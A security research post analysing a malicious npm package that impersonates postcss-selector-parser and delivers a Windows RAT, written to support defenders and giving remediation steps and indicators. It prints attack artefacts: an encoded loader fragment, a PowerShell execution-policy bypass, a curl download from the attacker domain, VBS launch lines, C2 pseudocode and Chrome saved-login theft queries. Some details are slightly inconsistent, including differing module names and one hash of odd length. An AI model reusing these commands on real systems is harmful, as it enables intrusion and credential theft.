


From PostCSS Masquerading to Windows RAT

research.jfrog.com/post/from-postcss-typosquat-to-windows-rat

Yair Benamou, JFrog Security Researcher | 22 Jun, 2026



The package name is not random. The legitimate `postcss-selector-parser` package is widely used across the JavaScript build ecosystem, with npm reporting more than 150M weekly downloads.

`postcss-minify-selector-parser` is not a classic one-character typo. Instead, it sits close enough to the legitimate package to look plausible during a quick dependency review. It uses the same `postcss`, `selector`, `parser`, and `css` keyword space, and it also depends on the real `postcss-selector-parser`.

At the time of this report, the package remained live and accessible.


The npm publisher observed during the investigation was `abdrizak`. During the review, we found three related packages:

```
aes-decode-runner-pro
postcss-minify-selector
postcss-minify-selector-parser
```

- `aes-decode-runner-pro` and `postcss-minify-selector-parser` both present themselves as layered AES/custom-codec packages and depend on the legitimate `postcss-selector-parser`.
- `postcss-minify-selector` presents itself as a PostCSS selector minifier and depends on `postcss-minify-selector-parser`.

- The decoded blobs we analyzed from postcss-minify-selector-parser and aes-decode-runner-pro both lead to the same PowerShell downloader and Windows payload chain.

Putting the pieces together, the infection chain looks like this:



The npm package itself looked like a small utility. After decoding, it led to a Windows RAT capable of remote shell, file transfer, persistence, host profiling, and Chrome credential theft.

Analysis of postcss-minify-selector-parser revealed that when imported, index.js (defined as the package entry point via "main": "index.js" in package.json) immediately requires src/config/defaults.js. Instead of normal parser logic, this file contained a large encoded blob along with its own decoding chain, including AES-256-GCM.

```

const DEFAULT_AES_SALT = "encode-npm-c-salt";
const DEFAULT_AES_PASSPHRASE = "default-dev-passphrase";
const DEFAULT_FINAL_ENCODED_TEXT =
  "uCn3U9aLRVBUvT0z:Y5J80LeYp2BXWH4GCBEHoA==:m63hvEAI5HpqMhU
nMRP/tGfHQToQNtoyovmKC+EsLM5AWAC55pUsXtAauuHLzeZ+jWK28nhu6Jp
WcfC5IjCCdlk796AqzX+2KFTuk3mT1CrvPYZJyGb+uNlzT+B7bCubCq6uBhd
P52nCueRUVPOoKDuF5P2g+X2XpX2vntu9kkcgCZwg4Fv5WXXKMeI8doYfQPJ
pHfhML6xnU+R+RA0Xgur8BMKJPNAK02AgS3/fF4mZHn+0yHA6HGyNs6j41pa
7PTlvGmVKoVH0I3UPuQriLUoGF8Dvt2zkPm7b74lC0s3XvQHCpKfPkgF9bbP
6Kxv4RkgHJGz3QfEgDrUS8ND9Ypis55nerWqV8AYpJ6Bbob630VVIz5JNcba
rD7mJmvnvCujf3TTGhywf/gq+pNBNmnDcm7HeVGVL4YH7jJxinu7tTcgknBL
sG6ilv2EQYU0MYI/+c0Ls2rYiwnnqK6L0Ljoa09Y3v8e60D+xaeTlyjyJWw
RERWtZS09aq0LRI02aHaQyhVuyt9Yj/ZPGYcXT4qa+YF49GCA4oiLrRh078
BGgc5LVdtMJ65AZccYNsqwMCsflgNNP0PgYbLqDSIYq15Xx5o49z6Z1xy0mH
Wzz0z744RDG5pZcoMmvH9t1UAvKXaaFs+DpG0DoJz45Ttnw4EGx+BhFiFWJd
  
```

s Once decoded, the result was a JavaScript dropper that wrote a PowerShell script to disk and executed it:

```
../../settings.ps1  
powershell -NoProfile -ExecutionPolicy Bypass -File ../../settings.ps1
```

That inner payload became the PowerShell downloader used in the next stage.

The decoded PowerShell stage downloads a Windows payload from `nvidiadriver[.]net`, extracts it under `%TEMP%`, and launches a VBS bootstrapper:

```
curl.exe -k -o "$env:TEMP\winPatch.zip" http://nvidiadriver.net/verv1432/winpatch-xd7d.win; Exp
```

The downloader performs three actions:

1. Downloads `winpatch-xd7d.win` to `%TEMP%\winPatch.zip`
2. Extracts it to `%TEMP%\winPatch`
3. Executes `%TEMP%\winPatch\update.vbs` through `wscript`

The domain and filenames appear designed to blend in as a driver or Windows patch flow.

The downloaded bundle was not a simple script. It contained a bundled Python runtime, a small Python loader, and several Nuitka-compiled Python extension modules:

```
chost.exe  
python310.dll  
python3.dll  
pythonw.exe  
dll.zip  
loader.py  
update.vbs  
api.cp310-win_amd64.pyd  
audioplayer.cp310-win_amd64.pyd  
auto.cp310-win_amd64.pyd  
command.cp310-win_amd64.pyd  
config.cp310-win_amd64.pyd  
util.cp310-win_amd64.pyd
```

The VBS bootstrapper extracts `dll.zip` and then starts the Python loader:

```
str0825library = "cmd.exe /c tar -xf "<currentDir>\dll.zip" -C "<currentDir>"  
ssh.Run str0825library, 0, -1
```

```
cmd0825main = "cmd /c chost.exe loader.py"  
ssh.Run cmd0825main, 0, False
```

`chost.exe` is a renamed Python 3.10 console launcher. It imports `python310.dll!Py_Main`, which makes it functionally similar to running:

```
python.exe loader.py
```

The loader then imports `audioplayer`, which starts the malware logic.

The .pyd files are Nuitka Python 3.10 native extension modules. Their embedded RT_RCDATA/3 resources exposed command IDs, module names, and configuration values, which helped reconstruct the implant's behavior.

The recovered C2 server was:

```
hxxp[ : ]//95[ . ]216[ . ]92[ . ]207:8080
```

The RAT supports:

- HTTP C2 over encrypted POST packets
- RC4/ARC4-wrapped packet transport with MD5 checksum material
- registry persistence through HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- single-instance tracking through %TEMP%_store
- persistent victim UUID storage through %TEMP%_host
- host information collection and VM checks
- file upload and download through the C2 packet protocol
- remote shell execution
- randomized wait/sleep commands and exit handling
- Chrome extension data collection
- Chrome saved-login theft

The module split also gives a good view of the malware design:

config.pyd	constants, command IDs, C2 URL, registry key names
api.pyd	HTTP C2 packet exchange
audiodriver.pyd	main RAT orchestration loop
command.pyd	host actions, VM checks, file transfer, shell execution
auto.pyd	Chrome credential and extension theft
util.pyd	tar/gzip archive helpers

The main orchestration loop can be summarized with the following reconstructed pseudocode. This is not the original source code, but a behavioral reconstruction based on recovered constants, module names, and function references from the Nuitka artifacts:

```
# Behavioral pseudocode - not the original source

msg_style = config.COMMAND0825INFORMATION
msg_content = b""

if "-command" in sys.argv:
    command_param = sys.argv[sys.argv.index("-command") + 1]

    if command_param == "cookie":
        msg_style = config.COMMAND0825AUTO
        msg_content = config.AUT00825CHROME_COOKIE.encode()

alive = True
```

```

while alive:
    try:
        msg = command.make0825Msg(uuid, msg_style, msg_content)
        cmd = api.htxp0825Exchange(config.SVR0825URL, msg)
        cmd = command.decode0825Msg(cmd)

        cmd_style = cmd["cmd_style"]
        cmd_data = cmd["cmd_data"]

        if cmd_style == config.COMMAND0825INFORMATION:
            msg_style, msg_content = command.process0825Info(cmd_data)
        elif cmd_style == config.COMMAND0825FILE_UPLOAD:
            msg_style, msg_content = command.process0825Upload(cmd_data)
        elif cmd_style == config.COMMAND0825FILE_DOWNLOAD:
            msg_style, msg_content = command.process0825Download(cmd_data)
        elif cmd_style == config.COMMAND0825TERMINAL:
            msg_style, msg_content = command.process0825Terminal(cmd_data)
        elif cmd_style == config.COMMAND0825AUTO:
            msg_style, msg_content = command.process0825Auto(cmd_data)
        elif cmd_style == config.COMMAND0825WAIT:
            msg_style, msg_content = command.process0825Wait(cmd_data)
        elif cmd_style == config.COMMAND0825EXIT:
            msg_style, msg_content = command.process0825Exit(cmd_data)
            alive = False
        else:
            msg_style, msg_content = config.MSG0825LOG, b"Unknown command type"
    except Exception:
        time.sleep(config.DURATION0825ERROR_WAIT)

```

The command dispatcher is the orchestrator of the malware, it continuously builds an encrypted message, sends it to the C2, decodes the response, and routes the requested action to the relevant handler. The -command cookie mode is also notable because it directly switches the first message into the Chrome-cookie collection path.

Static evidence from `api.pyd` points to binary HTTP POST traffic:

```

requests.post
Content-Type: application/octet-stream
Crypto.Cipher.ARC4
hashlib.md5
packet0825make
packet0825decode
htxp0825Exchange

```

We did not find evidence of a separate download URL for file-transfer commands. File upload and download appear to be tunneled through the same encrypted C2 packet protocol.

The `command.pyd` module profiles the host and checks whether the malware is running in a virtualized environment. Recovered indicators include WMI queries, process checks, and VM-related MAC prefixes:

```
wmic computersystem get model,manufacturer
wmic bios get serialnumber,version
wmic diskdrive get model
tasklist
vmware
virtualbox
kvm
qemu
hyper-v
virtual
vboxservice
vboxtray
vmtoolsd
vmwaretray
vmwareuser
00:05:69
00:0c:29
00:50:56
08:00:27
00:15:5d
```

The same module also handles remote command execution, file transfer, timed waits, and dispatch into the Chrome theft module.

The `auto.pyd` module contains the most sensitive functionality we observed. It references Chrome profile files, the saved-login database, Windows decryption APIs, and newer Chrome app-bound encryption logic:

```
Local State
Login Data
SELECT origin_url, username_value, password_value, date_created FROM logins
DPAPI
NCryptOpenStorageProvider
NCryptOpenKey
NCryptDecrypt
Google Chromekey1
lsass.exe
SeDebugPrivilege
AES.MODE_GCM
ChaCha20_Poly1305
```

The malware also references output-style filenames such as:

```
gather.tar.gz
pwd.txt
chrome_logins_dump.txt
```

`gather.tar.gz` was not present on disk in the analyzed sample. It appears to be an in-memory archive name used while collecting Chrome extension data from `Local Extension Settings`.

For users who installed suspicious packages from this cluster:

- **Remove** postcss-minify-selector-parser, postcss-minify-selector, and aes-decode-runner-pro from affected environments
- **Inspect** dependency trees for packages pulling postcss-minify-selector-parser transitively
- **Block** communication to the network indicators listed below
- **Search** Windows endpoints for %TEMP%\winPatch, %TEMP%\store, %TEMP%\host, and chost.exe loader.py execution
- **Check persistence** under HKCU\Software\Microsoft\Windows\CurrentVersion\Run, especially the csshost value
- **Revoke and rotate** credentials from affected developer machines, especially browser-stored credentials and development tokens

These packages are best understood as a package-impersonation attack against the postcss-selector-parser ecosystem. The npm package is only the entry point. The real payload appears after the embedded loader is decoded and the PowerShell stage retrieves the Windows bundle.

This case shows how a small parser-like package can hide a multi-stage Windows payload while appearing related to legitimate build tooling with massive weekly usage. For defenders, the important lesson is to treat lookalike build dependencies as potential delivery mechanisms, not just harmless naming noise.

These packages are already detected by JFrog Xray and JFrog Curation, under the Xray IDs listed in the IoC section below.

Package	Xray ID
postcss-minify-selector-parser	XRAY-1002983
postcss-minify-selector	XRAY-1003986
aes-decode-runner-pro	XRAY-989675

- hxxp[:]//nvidiadriver[.]net/verv1432/winpatch-xd7d[.]win
- hxxp[:]//95[.]216[.]92[.]207:8080
- nvidiadriver[.]net
- 95[.]216[.]92[.]207
- %TEMP%\winPatch.zip
- %TEMP%\winPatch\update.vbs
- %TEMP%\store
- %TEMP%\host
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\csshost
- win-driver-xd7d/chost.exe
- win-driver-xd7d/loader.py
- win-driver-xd7d/api.cp310-win_amd64.pyd
- win-driver-xd7d/audioplayer.cp310-win_amd64.pyd

- win-driver-xd7d/auto.cp310-win_amd64.pyd
- win-driver-xd7d/command.cp310-win_amd64.pyd
- win-driver-xd7d/config.cp310-win_amd64.pyd
- win-driver-xd7d/util.cp310-win_amd64.pyd

Hashes:

SHA-256	File
164e322d6fbc62e254d73583acd7f39444c884d3f5e6a5d27db143fc25bc88b3	win-driver-xd7d/audiodriver.cp310-win_amd64.pyd
50ffce607867d8fa8eaf6ef5cd25a3c0e7e4415e881b9e55c04a67bcddeb74fdf	win-driver-xd7d/api.cp310-win_amd64.pyd
17832aa629524ef6e8d8d6e9b6b902a8d324b559e3c36dbd0e221ab1690be871	win-driver-xd7d/auto.cp310-win_amd64.pyd
c8075bbff748096e1c6a1ea0aa67bb6762fdd7551427a12425b35b94c1f1ecf2	win-driver-xd7d/command.cp310-win_amd64.pyd
f6669bd504ce6b0e303be7ee47f2ebbc062989c88c41f0a3f436044a24869798	win-driver-xd7d/config.cp310-win_amd64.pyd
282b9bc318ad1234cbd1b86424b784299b8be31545802a7c6b751166b814b990	win-driver-xd7d/util.cp310-win_amd64.pyd